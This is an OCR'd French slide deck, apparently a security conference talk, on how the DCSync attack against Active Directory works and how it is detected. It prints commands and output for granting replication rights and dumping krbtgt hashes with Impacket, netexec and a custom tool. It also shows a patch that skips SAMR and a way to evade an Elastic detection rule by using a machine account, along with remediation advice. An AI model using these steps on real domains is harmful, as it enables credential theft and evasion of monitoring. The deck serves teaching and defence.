PLONGEON DANS DCSYNC

Fonctionnement & Détection

WineRump | 2025

SOMMAIRE

LES DROITS
Admin, DS-Replication-Get-Changes

LE PROTOCOLE
DRSUAPI

DÉTECTION
EDR / XDR OpenSource

BYPASS
RTFM

INTRODUCTION

- **Pourquoi ce sujet ?**
  - **Question sur DRSUAPI durant un exam**
- **secretsdump = simple**
- **Discrétion ? Zéro**
- **Alors comment on fait quand il y a un EDR / XDR ?**

QU'EST-CE QU'UN DCSYNC ?

QU'EST-CE QUE LE DCSYNC ?

1. **Réplication entre les DC**
2. **Via MS-DRSR (RPC)**
3. **Via DRSUAPI (Directory Replication Service API)**

LES DROITS

LES DROITS

Pour repliquer :

- **Administrateurs**
- **DS-Replication-Get**

Dans le détail :

- **DS-Replication-Get-Changes**
- **DS-Replication-Get-Changes-All**
- **DS-Replication-Get-Changes-in-Filtered-Set**

LES DROITS

DS-REPLICATION-GET-

CHANGES

Réplication des attributs publics et fCONFIDENTIAL = 0x80

1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

CHANGES-ALL

Réplication des attributs de type Secrets

1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

CHANGES-IN-FILTERED-SET

Réplication des attributs **(-All)** uniquement pour les RODC

89e95b76-444d-4c62-991a-0facbeda640c

LES DROITS

```
$ dacledit.py -action write -rights DCSync -principal 'user' -target-dn 'DC=vuln,DC=intra' vuln.intra/Administrateur

[*] DACL modified successfully!

$
```

LES DROITS

```
$ dacledit.py -action read -principal 'user' -target-dn 'DC=vuln,DC=intra' vuln.intra/Administrateur:Pwd2025

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1292342825-911417383-1757242709-1105)
[*]   ACE[2] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     Object type (GUID) : DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : user (S-1-5-21-1292342825-911417383-1757242709-1105)
[*]   ACE[5] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     Object type (GUID) : DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : user (S-1-5-21-1292342825-911417383-1757242709-1105)
```

LE PROTOCOLE

LE PROTOCOLE 1/3

IDL_DRSBIND

Récupération d'un handle pour les étapes suivantes

IDL_DRSDOMAINCONTROLLERINFO

Information du contrôleur de domaine

NtdsDsaObjectGuid

GUID du contrôleur de domaine

LE PROTOCOLE 2/3

IDL_DRSCRACKNAMES

Conversion des objets

From : DS_NT4_ACCOUNT_NAME_SANS_DOMAIN
(sAMAccountName)

To : DS_UNIQUE_ID_NAME
(id unique sur le contrôleur de domaine)

LE PROTOCOLE 3/3

IDL_DRSGETNCCHANGES

Réplication des mises à jour
Secrets d'authentifications
(Hash LM / NT /AES)


DCSYNC

DUMP - IMPACKET

```
$ secretsdump.py -just-dc-user krbtgt vuln.intra/user:Pwd2025

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fdfabc2497e48ddc06ad2cff0151b5e6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:301dcf5f01128afc9da6b18a2a994fb5b0c8e79eb4641d33c993b46cf729205b
krbtgt:aes128-cts-hmac-sha1-96:e20f8807957ec5c83aaad7b132edef29
krbtgt:des-cbc-md5:cb0b3207499e4a23
[*] Cleaning up...
```

DUMP - NETEXEC

```
$ nxc smb vuln.intra -d vuln.intra -u user -p Pwd2025 -M ntdsutil --user krbtgt

SMB     10.158.1.10 445  DC-VULN  [+] vuln.intra\user:Pwd2025
```



DUMP - NETEXEC

-M ntdsutil :

- Utilise le **module** (Uniquement via SMB, WMI, WINRM)
- Le **module** dump :
  - Windows/NTDS/**ntds.dit**
  - Windows/System32/config/**SECURITY**
  - Windows/System32/config/**SAM**
- ❌ N’utilise pas la DRSUAPI

DUMP - NETEXEC

```
$ nxc smb vuln.intra -d vuln.intra -u user -p Pwd2025 --ntds drsuapi --user krbtgt

SMB     10.158.1.10 445  DC-VULN  [+] rootme.local\user:Pentest33!
SMB     10.158.1.10 445  DC-VULN  [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB     10.158.1.10 445  DC-VULN
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fdfabc2497e48ddc06ad2cff0151b5e6:::
```

INSTANT CULTURE

WINDOWS :

- **10 1607**
- **SERVER 2016**

SAMR uniquement pour les Admins

```
<            self.__remoteOps.connectSamr(self.__remoteOps.getMachineNameAndDomain()[1])
---
>            pass
>            #self.__remoteOps.connectSamr(self.__remoteOps.getMachineNameAndDomain()[1])
```

DCSYNC VS EDR


WineRump | 2025

L’AVANTAGE VS DUMP NTDS.DIT

DCSync :


- ✅ Moyens de détection réduit :
  - Réseau
  - Observateur d’événements
- ✅ Limiter à un ou plusieurs utilisateurs
- ✅ Ne fait pas crasher le serveur

DÉTECTION



ELASTIC-EDR - UNE ALERTE PAR UTILISATEUR

DÉTECTION



ELASTIC-EDR - DUMP D'UNE SEUL UTILISATEUR (--USER, ...)

BINGO

BingAD: The AD Bingo

Adcs any%	Pre2k ou User=mdp*	"On vous a vu"	"Je vais pas vous aider"/"Vous devriez savoir vous êtes des hackers"	DC LDAP/SMB pas signé
Connu bientôt patch	Share pour tous	Pullfix en live qui casse tout/qui te bloque	Service web avec mdp par défaut (hors imprimante/ IoT)	"Lui il est DA? Vous me l'apprenez"
Prérequis foireux	Unconstrained delegation	"C'est un besoin métier"	Machine ban ou tombée c'est la surprise/XDR qui ban à tout va	Admin loggedOn
"On a alternant qui s'intéresse en cyber"	Mdp dans le sysvol/ shares*	asrep*/DA Kerberoastable	>=30% de weak pass*	<=2003 R2 (NT*)
Trajet plus long que le blackbox to DA	" On a une passpol forte" (8 chars)	Ntlmv1	Pas de SOC/SOC qui voit pas un DCSync	Edr en mode aggressif

BYPASS

LA RÈGLE


```
any where event.action : ("Directory Service Access", "object-operation-performed") and
  event.code == "4662" and winlog.event_data.Properties : (

    /* Control Access Rights/Permissions Symbol */

    "*DS-Replication-Get-Changes*",
    "*DS-Replication-Get-Changes-All*",
    "*DS-Replication-Get-Changes-In-Filtered-Set*",

    /* Identifying GUID used in ACE */

    "*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*",
    "*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*",
    "*89e95b76-444d-4c62-991a-0facbeda640c*")

    /* The right to perform an operation controlled by an extended access right. */

    and winlog.event_data.AccessMask : "0x100" and
    not winlog.event_data.SubjectUserName : (
          "*$", "MSOL_*", "OpenDNS_Connector", "adconnect", "SyncADConnect",
          "SyncADConnectCM", "aadsync", "svcAzureADSync", "-"
        )

    /* The Umbrella AD Connector uses the OpenDNS_Connector account to perform replication */
```

BYPASS

```
[(DCSync) [Dec 22, 2024 - 21:31:44 (CET)] exegol-nefarian secrets # dcsync -just-user krbtgt -k OPENCLASSROOM.INTRA/'Aether$':Pentest33@SRV-AD-BDX-01.OPENCLASSROOM.INTRA
                .                         .
.                                                     o
              __
  .     ____/ /___________  ______  _____
  |    / __  / ___/ ___/ / / / __ \/ ___/
--o-- / /_/ / /__(__  ) /_/ / / / / /__
  |   \__,_/\___/____/\__, /_/ /_/\___/
                     /____/
      .                              .
           o                 by Aether. (0.0.1)
[*] krbtgt:502:31d6cfe0d16ae931b73c59d7e0c089c0:4711260a99d63bd6241d8ce25ed73681
[*] krbtgt:502:aes256-cts-hmac-sha1-96:360229307d4f7fca49d2e9f4a043d78c506fcb321c9e86076b6bcf9e439d4fa2
[*] krbtgt:502:aes128-cts-hmac-sha1-96:6110d01fa401efaf584c478c1fd7a874
[*] krbtgt:502:des-cbc-md5:5170b9ef58bafeec
```

Outil permettant de réaliser la méthode DCSync sur tous les comptes du domaine au travers de RPC (Pas de dump NTDS.DIT)

DÉTECTION


Alerts
Assignees
Manage rules
Status
open
1
Severity
User
Host
Summary
Trend
Counts
Treemap
Severity levels
Levels
Count
No items found
alerts
Alerts by name
Rule name
Count
No items found
Top alerts by
host.name
host.name
No items found

ET LES AUTRES ?

WAZUH


❌ Pas de règle par défaut
✅ Blog expliquant comment **détecter**
❌ Bypass avec un compte machine
imgflip.com

REMEDIATION

REMEDIATION

- Si Elastic EDR, modifier la règle
  - Filtrer avec les noms de vos DC
- Si sonde réseau
  - S’assurer du réseau de provenance du DCSync
- Bloquer RPC au niveau du firewall ?
  - Oui si SMB bloqué aussi (Attention aux effets de bords)

THANK YOU